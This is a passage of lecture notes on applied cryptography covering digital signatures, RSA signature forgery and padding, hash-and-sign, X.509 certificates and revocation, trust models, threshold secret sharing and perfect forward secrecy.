Trusted timestamping service. Consider the model in figure 1.74. Bob at t_0 generates a digital signature s and sends it to Alice. Alice sends s to Trent, which is the trusted timestamping service. Trent attaches a timestamp to s, digitally sign it and sends it back to Alice. Trent certifies that digital signature s exists at time t_0. If Bob's $privk_B$ is compromised at $t_1 \geq t_0$, then s is valid. The digital signature s cannot be repudiated anymore.



Figure 1.74: Trusted timestamping service.

Trusted notary service. The trusted notary service generalise the trusted timestamping service. However, it is more theoretical. In this case, Trent certifies that a certain statement on the digital signature s is true at a certain time t_0. Examples of statements are:

- Signature s exists at time t_0.
- Signature s is valid at time t_0.

Trent may certify the existence of a certain document: $s = S(privk_T, H(documents)||timestamp)$, in this way the document remains secret. Trent is trusted to verify the statement before issuing it.

1.9.1 Comparison to MAC

Consider that a company, e.g. Microsoft or Adobe, wants to distribute patches for their software (Figure 1.75).



Figure 1.75: Patch distribution with digital signature.

With digital signature is easy to distribute an authenticated patch, the company needs to:

- Generate a patch (of course).
- Digitally sign it and then send it to the customers.

The customers that want to download and install the patch need to:

- Know the company public key.
- Verify the patch.

The company sends the patch in the clear, confidentiality here is not an issue, however, the patch can be encrypted if needed.

Consider the same use case with MACs (Figure 1.76). Things, in this case, gets more complicated.

The company shares the symmetric key k with all its customers. To distribute the patch, the company needs to:

- Compute the tag $t = MAC(k, patch)$.
- Send the patch along with the tag t.

Each customer can verify the patch $H(k, patch) = t$. However, a malicious customer can modify the patch and compute a new tag t'. Then, (s)he sends it to other customers. Other customers check will succeed, but, the patch is modified. This approach is more efficient than the one before but it is **totally insecure**.

To make this approach secure, the company need to share a key k_i with each customer (Figure 1.77).

To distribute the patch, the company needs to:

- Compute a tag for each customer $t_i = MAC(k_i, patch)$.



Figure 1.76: Patch distribution with MAC.



Figure 1.77: Patch distribution with MAC (point-to-point).

– Send the patch and the tag t_i to the customers.

This approach is now secure. However, it is inefficient from the computational point of view (compute a tag for each customer) and from the communication point of view (transmit one tag for each customer). Finally, the key management is more difficult because the company has to distribute one key for each customer (and personalise the patch for the customer).

To summarise the approaches that use MACs:

– Single shared key (insecure): A client may forge the tag, this approach is unfeasible if clients are not trusted.

– Point-to-point key k_i (unmanageable): It has computing and network overhead. Moreover, it has a prohibitive key management overhead (especially if there are lots of customers).

1.9.2 The RSA signature scheme

The plain RSA for digital signature is the same as the cipher. It works as follows:

– Key generation:

- Public key (e, n).
- Private key (d, n).

– Signing operation (exponentiation): $\sigma = x^d \, mod \, n$ (sign by means of the private key).

– Verification operation (exponentiation): $x = \sigma^e \, mod \, n$ (verify by means of the public key).

The proof of consistency was given for the cipher. The role of encryption and decryption is **swapped**. This is valid only for RSA.

Properties. The same acceleration techniques of RSA can be applied to digital signature. In particular, short public keys make verification a very fast operation (sign once, verify many times).

Security. The factoring attack holds also in this case. However, we have two additional vulnerabilities: existential forgery, malleability.

Existential forgery is the ability to generate a valid signature without knowing the key. Given the public key (e, n), generate a valid signature for a random message x:

- Choose a signature σ.
- Compute $x = \sigma^e \, mod \, n$.
- Output x, σ (σ is the digital signature for x).
- To verify: $x^d = (\sigma^e)^d = \sigma^{ed} = \sigma \, mod \, n$.

The message x is random and may have no application meaning. However, this property is highly undesirable.

Plain RSA for digital signature is malleable because an attacker can combine two signatures to obtain a third (existential forgery). It exploits the homomorphic property of RSA. The attack is:

- Given $\sigma_1 = x_1^d \, mod \, n$ and $\sigma_2 = x_2^d \, mod \, n$.
- Output $\sigma_3 \equiv (\sigma_1 \cdot \sigma_2) \, mod \, n$ that is a valid signature of $x_3 \equiv (x_1 \cdot x_2) \, mod \, n$.

Proof. $x_3 = \sigma_3^e = (\sigma_1 \cdot \sigma_2)^e \equiv \sigma_1^e \cdot \sigma_2^e \equiv x_1^{de} \cdot x_2^{ed} \equiv x_1 \cdot x_2 \, mod \, n$. □

Plain RSA is never used because of existential forgery and malleability. The solution is to introduce **padding**. Padding allows only certain message formats, it must be difficult to choose a signature whose corresponding message has that format (e.g., $\bullet x \bullet$). Padding in RSA is standardised (probabilistic signature scheme in PKCS#1).

The message is encoded before signing (Figure 1.78): $s = EM^d \, mod \, n$ where

- M is the message.
- EM is the encoded message.
- salt is a random value that makes s probabilistic.
- MGF is the mask generation function.
- fixed values: bc, $padding1$, $padding2$.

1.9.3 Digital signature vs hash functions

Consider plain RSA for digital signature. The message must be $0 \leq x < n$ (smaller than the modulus). If the message is larger than the modulus, we can use an ECB-like approach (divide the message into blocks, digitally sign each block). However, this approach is not recommended because:

- It has a high computational load (performance). If t is the number of blocks, we have to compute t digital signatures (public key cryptography requires many multiplications).
- Message overhead (performance) from a communication point of view. We have to compute the digital signature for each block, which is in the size of the block. The size of the message doubles.
- Block reordering and substitution (security). Typical of ECB.



Figure 1.78: Probabilistic signature scheme.

Thus, for performance and security reasons, we need to find a different approach. We would like to have a short signature for messages of any length. The solution to this problem is hash functions. We can digitally sign the digest (short and of fixed length).

The properties of hash functions are preimage resistance, second preimage resistance and collision resistance. These properties are crucial for digital signature security. Consider a digital signature scheme based on plain RSA:

- (n, d) is Alice's private key.
- (n, e) is Alice's public key.
- Digital sign is $s = (H(x))^d \, mod \, n$.

If H is not preimage resistant, then existential forgery is possible: an adversary may select $z < n$, compute $y = z^e \, mod \, n$. Then, he finds x' such that $H(x') = y$. He can claim that z is the digital signature of x'. Consider the following protocol:

- Bob sends x to Alice.
- Alice sends $(x, s = S(privK_A, H(x)))$ to Bob.

If H is not 2^{nd}-preimage resistant, the following attack is possible: an adversary (e.g., Alice herself) can determine a 2^{nd}-preimage x' of x (x' s.t. $H(x') = H(x)$), then claim that Alice has signed x' instead of x. If H is not collision resistant, the following attack is possible: Alice chooses x and x' s.t. $H(x') = H(x)$, computes $s = S(privK_A, H(x))$ then sends (x, s) to Bob. Later claims that she actually sent (x', s) (she repudiates x in favour of x').

Hash-and-Sign paradigm. Given a signature scheme $\Sigma = (G, S, V)$ for "short" messages of length n. Given a hash function $H : \{0,1\}^* \to \{0,1\}^n$. Construct a signature scheme $\Sigma' = (G, S', V')$ for message of any length:

- $\sigma = S'(privK, m) = S(privK, H(m))$.
- $V'(m, pubK, \sigma) = V(H(m), pubK, \sigma)$.

Theorem 1.9.1. if Σ is secure and H is collision resistant then Σ' is secure.

Proof. Assume that the sender authenticates $m_1, m_2, \ldots$ and manages to forge (m', σ'), $m' \neq m$ for all i. Let $h_i = H(m_i)$. Then, we have two cases:

- If $H(m') = h_i$ for some i, then collision in H (contradiction).
- If $H(m') \neq h_i$ for all i, then forgery in Σ (contradiction).

□

1.10 Certificates

Plain DHKE protocol suffers from the man-in-the-middle attack because the message for exchanging the keys are not authenticated (no link between sender and the key). The solution is using certificates.

A certificate is a data structure that cryptographically links the identifier of a subject to the subject public key [2] (and other stuff):

$$Cert_A = A, pubK_A, L_A, S_{CA}(A||pubK_a||L_A)$$

A is the identifier (identifier can be anything, e.g., an IP address), $pubK_A$ is the public key, L_A is the validity interval of the certificates (a certificate is valid for a limited amount of time), and $||$ is the concatenation operator. The certificate is digitally signed by a Certification Authority (CA). The Certification Authority (CA) is a trusted third party (TTP) that attests the authenticity of a public key. CA's signature **indissolubly links** identifier and public key (and other parameters).

Now, the man-in-the-middle attack should forge the certification authority's digital signature to put its key (substitute $pubK$, sign again the message with the digital signature of the CA). If the digital signature is secure, the problem is hard (certificates prevent the man-in-the-middle attack, figure 1.79).



Figure 1.79: Certificates prevent the man-in-the-middle attack.

Thus, the problem with users' $pubK$ is moved onto CA's $pubK$. We need a way to verify the $pubK$ of the certification authority. Hence, we need a certificate $cert_{CA}$ released by another certification authority CA', then we need a certificate for CA', and so on. However, the CA can self-sign his certificate and give it to the user with his(er) certificate.

1.10.1 Certificate generation

There are several ways to generate a certificate, one is the **user-provided keys** (not very diffused):

- Alice generates a pair of keys $(pubK_A, privK_A)$.
- Alice sends a request to the certification authority $(REQ, Alice, pubk_A)$ (sends through an authenticated channel, first issue).
- The certification authority:
  - Very Alice identity.
  - Run challenge-response protocol (CA gets certain that Alice holds the corresponding $privK_A$, second issue).
  - Choose L_A.
  - $s_A = S_{CA}(Alice||pubk_A||L_A)$.
  - $cert_A = Alice||pubK_A||L_A, s_A$.

The certification authority has two important obligations: verify Alice's identity and verify that she owns the private key.

The challenge-response protocol works as follow:

[2] A certificate is a sort of digital identity card.

– Alice sends a request $(REQ, Alice, pubK_A)$ to the CA through an authenticated channel. For important certificates, the authenticate channel may mean to go physically to the CA office. For less important certificates, the customer may send an email (weak security method but cheap). The verification is just the reply of the CA. The certification authority needs to precisely state how identity verification is performed.

– The certification authority generates a random challenge c (random number) and sends it to Alice (CHL, c).

– Alice computes the response $r_A = S_A(c)$ by digitally sign the challenge using her private key. Then, Alice sends the response $(RESP, r_A)$ to the CA.

– The CA verifies the response using $pubK_A$. In this way, the CA verifies that she holds the corresponding private key.

The challenge-response protocol can be implemented also with a cipher or with a hash function.

The most frequently used way to generate certificates is the **CA-Generated keys**:

– Alice makes a request REQ to the CA (Alice goes to the CA office).

– The certification authority:

  • Verify Alice identity (e.g., through the identity card).
  • Generate a pair of keys $(pubK_A, privK_A)$.
  • Choose L_A.
  • $s_A = S_{CA}(Alice||pubK_A||L_A)$.
  • $cert_A = Alice||pubK_A||L_A, s_A$.

– The certification authority answer to the Alice request $(REP, Cert_A, privK_A)$ through a secure channel (e.g., CA may put keys in a smart card).

In this case, the CA generates the keys. Notice that the $privK$ must not be available to the CA generator. The certification authority has always the risk of making fatal errors. For example, a fatal crypto flaw in some government-certified smartcard (poor random generators) makes forgery a snap.

Certification authority obligations. The certification authority must be reliable. It must verify that the name (Alice) goes along with the key $(privK_A)$, and it must verify that the owner of the $(privK, pubK)$ pair is entitled to use that name. Therefore, Alice must not be able to request keys in the name of Carol. The certification authority establishes rules/policies to verify that a person has rights to the name. However, identifying a subject is not easy and depends on the country in which (s)he lives. The certificates must be (immediately) available. It may be released at user registration time, published in newspapers (the hash of the certificate), or embedded in a browser installation (valid by assumption).

It is important to remember that a certificate defines an indissoluble link between a subject's identifier and the public key. A certificate does not specify the meaning of that link. How to exploit it at the application level is our business. A certificate does not specify the possible uses of that key; it places very loose constraints. It does not make any statement on the subject's honesty. What Alice is going to do with the key is not a matter of the certification authority.

1.10.2 Backup of a private key

Suppose to use public-key encryption for confidentiality purposes, so we encrypt data with a given private key. If we lose the private key, it is impossible to decrypt the encrypted data (data may become inaccessible). Furthermore, if we have a certificate for the private key, we want to decrypt those data after the key lifetime expiration specified in the certificate.

For these situations, we need a backup of the private key. However, make a backup of the private key is not an easy task. Governments may back up citizens' private keys to eavesdrop on communication (raising a privacy issue), and companies may backup employees' keys (business data belongs to the company, but we might have privacy issues by local laws).

Furthermore, suppose we want to make a backup of a private key used for digital signature. It raises different issues than before. The key must be deleted after the key expiration time, or it harm

non-repudiation (some countries explicitly forbid the backup of a signing key). However, in large scale applications, if we lose/delete a private key, we have to redistribute the new key to many (millions) of users. Thus, to avoid these problems, different key pairs for encryption and signing must be used, and the expired signature keys must be valid only on past signatures (signatures antecedent to the expiration date).

Store a key is not an easy task. We may store the password in a device to have fewer security issues, but we have a single point of failure. The **threshold cypto** (Figure 1.80) is a valid method to store keys. A private key Σ is split into n shares, and each share is stored on a different server. At least t shares are necessary to reconstruct the secret.

From a security perspective, the system tolerates the compromise of $(t-1)$ nodes. From a fault tolerance point of view, it tolerates $(n-t)$ server faults. A small number of servers reduces the probability of the system being compromised but also reduces fault tolerance. To make this system more robust, we can use diversity: on each server, a different operating system (e.g., Linux, Windows) can be used. In this way, if an adversary finds a vulnerability in one system, others are "safe".



Figure 1.80: Threshold crypto.

An example of threshold crypto is the polynomial $(2, n)$ secret sharing (Figure 1.81). We define a line passing through the secret, and we store the points in each share. To reconstruct the secret, we need only two points (minimum points to compute a line). The parameters of the line are secret.



Figure 1.81: Polynomial secret sharing.

1.10.3 Expired and revoked certificates

A certificate is **expired** if the validity period is terminated. A certificate must be revoked if the private key gets compromised before certificate expiration, or even if a company employee has changed his(er) role or fired. Thus, (s)he must not sign on behalf of the company anymore.

A certificate revocation must be:

- Correct: revocation can be granted only to authorised parties, i.e., the owner or the issuer.
- Timely: revocation must be disseminated to all interested parties (the ones who use the certificate) as soon as possible. Nevertheless, we may not know who has the public key (it is public!); moreover, the public key users may not be online. Hence, revocation is difficult.

Suppose that Bob wants to verify Alice's certificate. The steps are the following:

– Bob obtains the CA's public key (once at setup).

– Bob verifies the validity of CA's public key (once at setup). It might be a self-signed certificate.

– Bob verifies the digital signature in $Cert_A$ by using $pubK_{CA}$.

– Bob verifies that $Cert_A$ is valid (looks at the validity period).

– Bob verifies that $Cert_A$ is not revoked.

If all these checks are successful, then Bob accepts $pubK_A$ as authentic Alice's key. The last three steps are performed for each use of the certificate.

There are two ways to check if a certificate is revoked (a certification authority should implement both):

– Certificate revocation list (offline method).

– Online Certificate Status Protocol (online method).

In the certificate revocation list, a certification authority maintains a list of the revoked certificates. The CRL is published periodically (e.g., once per day). There is a delay between the revocation time and the list publishing (window of vulnerability). A revoked certificate lies in the CRL until expiration.

A CRL can be implemented as a list that contains:

– The validity period of the CRL (states CRL freshness).

– The list of revoked certificates. Each revoked certificate contains:

  • The certificate's serial number (for privacy reason CA does not put the real certificate).
  • The revocation date.
  • The revocation reason (a certificate can be suspended or revoked).

The certification authority digitally signs the CRL.

The other approach is the online certificate status protocol. In this method, the status of a certificate is checked online. It is lighter and simpler than CRL protocol, and it is effective if the adversary is not a man-in-the-middle. However, the protocol is not encrypted (no confidentiality and exposed to replay attack (nonces are only an extension of the protocol). Moreover, browsers silently ignore OCSP if the query times out, leading to a man-in-the-middle attack. An adversary may intercept and discard the query response (it might be a revoked certificate). The browser silently ignores the time out, and the revoked certificate is used.

1.10.4 X.509 standard

We considered a simplified version of a certificate until now. However, according to the X.509 standard, a certificate is a data structure with several fields:

– Version (of the standard, we refer to version 3).

– Serial number (sequence of digits that identifies a certificate).

– Signature algorithm identifier (the algorithm used to sign the certificate).

– Issuer distinguished name (the certification authority).

– Validity interval.

– Subject distinguished name (the subject to whom the certificate is issued).

– Subject public key information (the certified public key).

– Issuer unique identifier (from version 2, it is used to manage homonyms).

– Subject unique identifier (from version 2, it is used to manage homonyms).

– Extensions (from version 3, it contains additional information like the allowed uses of the certificate).

– Signature (digital signature of the certification authority on the other fields).

Naming is also standardised (X.500 standard). The distinguished name should uniquely identify a person. It is composed of several fields that represent elements of a hierarchy (Figure 1.82).



Figure 1.82: Distinguished name structure.

Example. Let us analyse a real certificate. The certificate name field in figure 1.83 is the subject distinguished name and is composed of 6 fields (hierarchical structure). The issuer field is the issuer distinguished name. The details field contains the version of the standard, the (unique) serial number, the validity period and the hashes (two different hash functions).

Certificate name
www.mps.it
Consorzio Operativo Gruppo MPS
Terms of use at www.verisign.com/rpa (c)00
Florence
Italy, IT

Issuer
VeriSign Trust Network
www.verisign.com/CPS Incorp.by Ref. LIABILITY LTD.(c)97 VeriSign

Details
Certificate version: 3
Serial number: 0x652D0F8ADAB4C7B168A27BBD1C3E9D9D
Not valid before: Mar 2 00:00:00 2004 GMT
Not valid after: Mar 2 23:59:59 2005 GMT
Fingerprint: (MD5) CA CA 88 08 EC D0 8E 49 A6 9A 66 C4 69 31 E0 AE
Fingerprint: (SHA-1) 82 64 CB 69 F0 43 86 43 FF B4 55 D4 25 EF 51 60 65 46 D3 87

Figure 1.83: Example of a real certificate.

In the second part in figure 1.84 there is the algorithm (in this case, RSA), the parameters of the algorithm and the public key of the certificate. Moreover, it is specified the algorithm used by the certification authority to sign the certificate.

Public key algorithm: rsaEncryption
Public-Key (1024 bit):
Modulus:
00: E1 80 74 5E E7 E5 54 8B DF 6D 00 95 B5 96 27 AC
10: 66 93 E0 49 B9 6F 5B 73 53 1C BE 1C EB 47 64 B2
20: 12 95 70 E6 CD 50 67 02 88 E3 EE 9D B1 91 49 C8
30: 8D 58 19 4B 86 8F C0 2E 65 E8 F2 D4 82 CC 55 DB
40: 43 BC 66 DA 44 2F 53 B3 48 4B 37 15 F3 AB 67 C1
50: 69 B4 53 23 19 30 1A 19 23 7F 28 E0 E3 C0 6B 18
60: FF 84 C4 AC A9 74 28 DB FF E9 48 CA 75 D5 35 D6
70: 46 FB 7D D4 A7 3F A1 4B 00 60 14 DC D5 00 CF C7
Exponent:
01 00 01
Public key algorithm: sha1WithRSAEncryption
00: 23 A6 FE 90 E3 D9 BB 30 69 CF 43 2C FD 4B CF 67
10: D7 3C 46 22 9A 08 DB 05 1D 45 DC 07 F3 1E 4D 1F
20: 4B 11 23 5B 42 91 14 95 25 88 1F BD 60 E5 6F 84
30: 44 70 7A 95 EC 30 E4 46 4F 37 87 F1 B2 FA 45 04
40: 6F 7C BE 97 25 C7 20 E7 F3 90 55 51 99 3A 72 35
50: 40 F2 E8 E3 36 3A 7D 58 61 9C 91 D6 AC 34 E7 E8
60: 09 27 64 4F 2C 4C C2 D2 A3 32 DB 2B 7E F0 B6 F3
70: 69 96 E4 2B C3 2B 42 ED CA 2C 3C C8 F5 AA E6 71

Figure 1.84: Example of a real certificate.

In the last part in figure 1.85 there is the extensions field (the certificate follows version 3 of the standard). The basic constraints field indicates if the subject is a certification authority (and so, the certification path length). The key usage field specifies the scope of the certificate, in this case, digital signature and key encipherment (key encryption). The CRL distribution points field specifies where the CRL is placed. There are links to the policies used by the CA (Certification Practice Statement) in the certificate policies field. The extended key usage is a refinement of the key usage field. Finally, in the

authority information access, it is specified where the OCSP server is.

Figure 1.85: Example of a real certificate.

1.10.5 Trust models

The first model behind the certification scheme is the **centralised trust model** (Figure 1.86). In this model, every user trusts the root that releases certificates. To become part of the system, a user only needs to know the root's public key. A drawback is that users have to go to the root to get a certificate.



Figure 1.86: Centralised trust model.

There may be other subjects that are powerful. The root of trust can certify other certification authorities (subordinate certification authorities, figure 1.87). The subordinate certification authorities can be created for geographical reasons or functions. The certification path is the path from the root to the user.



Figure 1.87: Centralized trust model with subordinate CAs.

In principle, there is no limit to the number of levels in the certification path. If CA_X certificates CA_Y, the trust that CA_X has in CA_Y transitively propagates to all CAs reachable from CA_Y. However, CA_X may limit this propagation by posing constraints:

- Constraints on the chain length: the chain after CA_Y has a limited length.
- Constraints on the set of domains: CAs in the chain after CA_Y must belong to a predefined set of CAs.

In figure 1.88 there is an example of extensions of a certificate released by a CA to another CA with constraints on the path length.

The previous model does not cover all the possibilities. One of the most employed models is the **cross-certification** that is appropriate for enterprises. In figure 1.89 there are two security domains CA_A and CA_M. Suppose that those are two companies, e.g., Apple and Microsoft. Microsoft releases Office for Macs and wants to release authenticated updates. Microsoft cannot self-sign those updates because its developers belong to a different security domain compared to Apple. Thus, Apple can certify

```
Extensions:
  X509v3 Basic Constraints: CA:TRUE, pathlen:0
  X509v3 Certificate Policies:
    Policy: 2.16.840.1.113733.1.7.1.1
    CPS: https://www.verisign.com/CPS
  X509v3 Extended Key Usage: TLS Web Server Authentication, TLS Web Client
Authentication, Netscape Server Gated Crypto, 2.16.840.1.113733.1.8.1
  X509v3 Key Usage: Certificate Sign, CRL Sign
  Netscape Cert Type: SSL CA, S/MIME CA
  X509v3 CRL Distribution Points:
    URI:http://crl.verisign.com/pca3.crl
```

Figure 1.88: Extensions field of certificate released to a CA.



Figure 1.89: Cross-certification (enterprise model).

Microsoft and vice versa (cross-certification). In this way, Microsoft developers can sign Office for Mac updates, and Apple users can verify them.

There is a different trust model in browsers (Figure 1.90. In each browser, there is a list of trusted certification authorities. Thus, a user trusts **all** the CAs in his browser. More levels are possible (we can have subordinate CAs).



Figure 1.90: Browser model.

1.11 Perfect forward secrecy

Let us consider a scenario where Alice and Bob share a long-term secret key K_{AB} (Figure 1.91). The long-term key K_{AB} is used to exchange a session key K to encrypt session messages. K_{AB} guarantees authenticity and confidentiality of K (replay is not considered for simplicity).



Figure 1.91: Pre-shared key-based key exchange.

If the session key is compromised, the session is compromised (different sessions are not compromised because different session keys are used). However, if the long-term key is compromised, all the future sessions are compromised. Further, also the past sessions are compromised. An adversary can record a session, recover the key K using the compromised long-term key, and then decrypt it.

The long-term key is a **single point of failure**. We need to exchange a new long-term key to protect future sessions. Also, we need a way to protect past sessions.

Definition 1.11.1 (Perfect Forward Secrecy)**.** Disclosure of long-term secret keying material does not compromise the secrecy of the exchanged keys from earlier runs.

Public key cryptography makes it possible to achieve this requirement.

Pre-Shared Key Ephemeral Diffie-Hellman (PSK-DHE). Consider again a scenario in which there is a long-term shared key K_{AB} (Figure 1.92). The long-term key is used to authenticate a shared key K's exchange through a DHKE. K_{AB} guarantees the authenticity of DH public keys to get rid of the man-in-the-middle attack. It is important to notice that a, b and K are **ephemeral**, i.e., they are freshly generated for the current execution of the protocol (current session). Moreover, a and b are deleted when K is established, while K is deleted at the end of the session.



Figure 1.92: Ephemeral Diffie-Hellman.

If the long-term key is compromised, the adversary obtains the Diffie-Hellman public keys $g^a \, mod \, p$ and $g^b \, mod \, p$ (K_{AB} is used for **authentication** and not for **confidentiality**). Thus, the adversary falls into the Diffie-Hellman problem: to obtain the session key K, (s)he must solve the discrete logarithm problem. Thus, future sessions are compromised, but past sessions are secure.

1.11.1 Public key encryption-based key exchange

Consider a PKE-based key exchange (Figure 1.93). Alice generates a symmetric key K, encrypts it with Bob's public key $pubK_B$, and then sends it to him. Bob decrypts the ciphertext using his private key $privK_B$. The session key K is used for all the session, and then it is deleted. Bob's private key $privK_B$ is the long-term secret.



Figure 1.93: PKE-based key echange.

